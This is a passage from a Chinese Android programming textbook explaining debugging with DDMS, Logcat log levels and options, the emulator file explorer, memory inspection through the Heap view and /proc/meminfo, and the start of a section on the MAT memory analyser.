


图 18-8　Logcat 面板

Logcat 通过 android.util.Log 类的静态方法来查找错误和打印系统日志消息，这是一个进行日志输出的 API，在 Android 程序中可以随时为某一个对象插入一个 Log，然后在 DDMS 中观察 Logcat 的输出是否正常。在类 android.util.Log 中有如下 5 个常用的方法。

- Log.v(String tag, String msg);
- Log.d(String tag, String msg);
- Log.i(String tag, String msg);
- Log.w(String tag, String msg);
- Log.e(String tag, String msg);

上述 5 个方法的首字母分别对应 VERBOSE、DEBUG、INFO、WARN 和 ERROR。当利用 DDMS 进行调试时，其区别并不大，只是显示的颜色不同，用户可以控制要显示的某一类错误，一般如果使用“断点”方式来调试程序，则使用 Log.e 比较合适。但是根据规范，建议 Log.v 和 Log.d 信息只存在于开发过程中，

最终版本只可以包含 Log.i、Log.w 和 Log.e 这 3 种日志信息。

18.3.2 从模拟器导出文件

通过 DDMS 可以从模拟器中导入和导出文件，通过 Eclipse 打开 DDMS 视图命令，如图 18-9 所示。




图 18-9 选择 DDMS 视图命令

打开文件浏览器，使用右上角的导入导出按钮可以操作目标文件。另外，也可以选择 File Explorer 选项卡来到文件操作窗口，如图 18-10 所示。

Threads | Heap | Allocation Tracker | Network Statistics | File Explorer | Emulator Control

Name	Size	Date	Time	Permiss...	Info
acct		2014-05-08	00:58	drwxr-xr-x	
cache		2014-05-05	13:23	drwxrwx---	
config		2014-05-08	00:58	dr-x------	
d		2014-05-08	00:58	lrwxrwxrwx	-> /sys...
data		2014-05-05	13:27	drwxrwx--x	
default.p	116	1970-01-01	00:00	-rw-r--r--	
dev		2014-05-08	00:59	drwxr-xr-x	
etc		2014-05-08	00:58	lrwxrwxrwx	-> /sys...
init	98676	1970-01-01	00:00	-rwxr-x---	
init.gold	2344	1970-01-01	00:00	-rwxr-x---	
init.rc	16929	1970-01-01	00:00	-rwxr-x---	
mnt		2014-05-08	00:58	drwxrwxr-x	
proc		1970-01-01	00:00	dr-xr-xr-x	
root		2011-11-14	19:00	drwx------	
sbin		1970-01-01	00:00	drwxr-x---	
sdcard		2014-05-08	00:58	lrwxrwxrwx	-> /mnt...
sys		1970-01-01	00:00	drwxr-xr-x	
system		2011-11-23	22:57	drwxr-xr-x	
ueventd.g	272	1970-01-01	00:00	-rw-r--r--	
ueventd.r	3825	1970-01-01	00:00	-rw-r--r--	
vendor		2014-05-08	00:58	lrwxrwxrwx	-> /sys...

图 18-10 File Explorer 界面

在一般情况下，File Explorer 会有如下 3 个目录：data、sdcard 和 system，如图 18-11 所示。





图 18-11 data、sdcard 和 system 3 个目录



（1）data：对应手机的 RAM，会存放 Android OS 运行时的 Cache 等临时数据（/data/dalvik-cache 目录）；没有 root 权限时 APK 程序安装在/data/app 中(只是存放 APK 文件本身)；/data/data 中存放 Emulator 或 GPhone 中所有程序（系统 APK+第三方 APK）的详细目录信息，如图 18-12 所示。




图 18-12 data 目录

（2）sdcard：对应手机设备中的 SD 卡。

（3）system：对应手机中的 ROM、OS 以及系统自带 APK 程序等存放在此目录中。

18.3.3 使用 DDMS 获取内存数据

在 DDMS 中有一个很不错的内存监测工具 Heap，使用 Heap 可以监测应用进程使用内存的情况，具体操作步骤如下所示。

（1）启动 Eclipse 后，切换到 DDMS 透视图，并确认 Devices 视图、Heap 视图都是打开的。

（2）将手机通过 USB 链接至电脑，链接时需要确认手机是处于“USB 调试”模式，而不是作为 Mass Storage。

（3）连接成功后，在 DDMS 的 Devices 视图中将会显示手机设备的序列号，以及设备中正在运行的部分进程信息。

（4）单击选中想要监测的进程，例如 system_process 进程。

（5）单击选中 Devices 视图界面中最上方一排图标中的 Update Heap 图标。

（6）单击 Heap 视图中的 Cause GC 按钮。

（7）此时在 Heap 视图中就会看到当前选中进程的内存使用量的详细情况，如图 18-13 所示。

在图 18-13 中列出了现在系统的一些进程和使用情况，其中，系统随时可以用的两项内存是 Free 和 Buffers，因为笔者设置的系统只有 128M 的内存，所以看上去这部分可用内存已经很少了。笔者在此系统中试着运行很占内存的游戏等应用程序时，并没有发现内存不足的问题。鉴于这个原因，认为这张图并不能反映出要得到的系统内存资源信息，因此只能从另一个角度去分析。

在/proc/cpuinfo 系统中保存了 CPU 等多种信息，而在/proc/meminfo 中保存了系统内存的使用信息。例如在/proc/meminfo 中存在如下信息。

```
MemTotal: 16344972 kB
MemFree: 13634064 kB
Buffers: 3656 kB
Cached: 1195708 kB
```




图 18-13　内存使用情况

查看机器内存时，会发现 MemFree 的值很小。这主要是因为在 Linux 中有一种思想，内存会尽可能的 cache 和 buffer 一些数据，以方便下次使用。但实际上这些内存也是可以立刻拿来使用的。所以：

```
空闲内存=free+buffers+cached=total-used
```

通过读取文件/proc/meminfo 的信息获取 Memory 的总量。通过 ActivityManager.getMemoryInfo（ActivityManager.MemoryInfo）可以获取当前的可用 Memory 量。

接下来看/proc/meminfo 数据的截图，如图 18-14 所示。

```
ricky@ricky-laptop:~$ adb shell
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
# cat /proc/meminfo
MemTotal:          107756 kB
MemFree:             1984 kB
Buffers:             2464 kB
Cached:             51988 kB
SwapCached:             0 kB
Active:             43476 kB
Inactive:           49976 kB
Active(anon):       34096 kB
Inactive(anon):      5080 kB
Active(file):        9380 kB
Inactive(file):     44896 kB
SwapTotal:              0 kB
SwapFree:               0 kB
Dirty:                  0 kB
Writeback:              0 kB
AnonPages:          39012 kB
Mapped:             26772 kB
Slab:                5164 kB
SReclaimable:        2424 kB
SUnreclaim:          2740 kB
PageTables:          3536 kB
NFS_Unstable:           0 kB
Bounce:                 0 kB
WritebackTmp:           0 kB
CommitLimit:        53876 kB
Committed_AS:     1069292 kB
VmallocTotal:      385024 kB
VmallocUsed:        33996 kB
VmallocChunk:      344068 kB
#
```

图 18-14　/proc/meminfo 数据的截图



在图 18-14 所示的截图中，对于 Linux 系统来说，可以立即使用的内存是：

```
MemFree+Buffers+Cache=556436kB
```

系统总共可用的内存为：

```
MemTotal = 107756kB
```

通过运算可以发现，实际上系统目前还有 52%的内存处于空闲状态，和从 DDMS 中拿到的图相差很多，或者说 Google 隐藏了 cache，没有给出想要的结果。

由此可见，Android 系统为了加快系统的运行速度会在系统允许的情况下，大量使用内存作为应用程序的 cache。而当系统内存紧张时，会首先释放 cache 的内存，这也就是依旧能运行占内存比较大的游戏的原因。由此可以总结出，如果想得到每个 Android APP 的内存比例，可以用 DDMS 得到，如果想判断系统内存更详细的信息，可以用 Linux 的“proc/meminfo”。

18.3.4　Logcat 动态调试

Logcat 是 Android DDMS 中的一个命令行工具，用于得到程序的 log 信息。使用 Logcat 的方法如下所示。

```
logcat [options] [filterspecs]
```

上述代码中 logcat 包括如表 18-1 所示的选项。

表 18-1　logcat 的选项说明

选　项	说　明
-b<buffer>	加载一个可使用的日志缓冲区供查看，比如 event 和 radio，默认值是 main
-c	清除屏幕上的日志
-d	输出日志到屏幕
-f<filename>	指定输出日志信息的<filename>，默认值是 stdout
-g	输出指定的日志缓冲区，输出后退出
-n <count>	设置日志的最大数目<count>，默认值是 4，需要和-r 选项一起使用
-r <kbytes>	每<kbytes> 时输出日志，默认值为 16，需要和-f 选项一起使用
-s	设置默认的过滤级别为 silent
-v <format>	设置日志输入格式，默认的是 brief 格式

在表 18-1 中，<format>是下面格式中的一种。

- -c：清除所有log并退出。
- -d：得到所有log并退出，不阻塞。
- -g：得到环形缓冲区的大小并退出。
- -b <buffer>：请求不同的环形缓冲区，main'（默认）、radio、events。
- -B：输出log到二进制中。

过滤器的格式是如下所示的串。

```
<tag>[:priority]
```

事实上 Logcat 的功能是由 Android 的类 android.util.Log 决定的，Log 在程序中使用了如下方法。

```
Log.v() ———————————————————————— VERBOSE
Log.d() ———————————————————————— DEBUG
Log.i() ———————————————————————— INFO
Log.w() ———————————————————————— WARN
Log.e() ———————————————————————— ERROR
```

上述 Log 的级别依次升高，DEBUG 信息应当只存在于开发中，INFO、WARN、ERROR 这 3 种 Log

将出现在发布版本中。

对于 Java 类来说，可以声明一个字符串常量 TAG，Logcat 可以据此来区分不同的 Log。例如，在计算器（Calculator）的类中定义如下代码。

```
public class Calculator extends Activity {
/* ... */
    private static final String LOG_TAG = "Calculator";
    private static final boolean DEBUG   = false;
    private static final boolean LOG_ENABLED = DEBUG ? Config.LOGD : Config.LOGV;
/* ... */
```

此时，所有在 Calculator 中使用的 Log 都是以 Calculator 作为开头。例如，使用如下方法可以得到一个 Log 片段。

```
# logcat &
```

片段如下所示：

```
W/KeyCharacterMap(130): No keyboard for id 0
W/KeyCharacterMap(130): Using default keymap: /system/usr/keychars/qwerty.kcm.bin
I/ActivityManager(52): Displayed activity com.android.contacts/.DialtactsContactsEntryActivity: 983 ms
I/ARMAssembler(52): generated scanline__00000077:03545404_00000A04_00000000 [ 29 ipp] (51 ins) at [0x25c978:0x25ca44] in 1764174 ns
I/ARMAssembler(52): generated scanline__00000077:03515104_00000001_00000000 [ 46 ipp] (65 ins) at [0x25d1c8:0x25d2cc] in 776789 ns
D/dalvikvm(130): GC freed 834 objects / 81760 bytes in 63ms
D/dalvikvm(52): GC freed 10588 objects / 425776 bytes in 94ms
```

在上述片段中，W/I/D 表示 Log 的级别，dalvikvm 和 ARMAssembler 表示不同组件（component）的名称，后面括号里面的数字表示了发出 Log 的进程号。

18.4 MAT 动态调试

知识点讲解：光盘:视频\知识点\第 18 章\MAT 动态调试.avi

在开发应用过程中，我们可以使用现成的工具来查看内存泄漏情况。例如 DDMS 和 MAT。其中，MAT 是 Memory Analyzer Tool 的缩写，是一个 Eclipse 插件，同时也有单独的 RCP 客户端。笔者使用的是 MAT 的 Eclipse 插件，使用插件要比 RCP 稍微方便一些，下载后的目录结构如图 18-15 所示。




图 18-15　MAT 的文件目录

双击图 18-15 中的 MemoryAnalyzer.exe 可以打开 MAT，打开后的界面如图 18-16 所示。



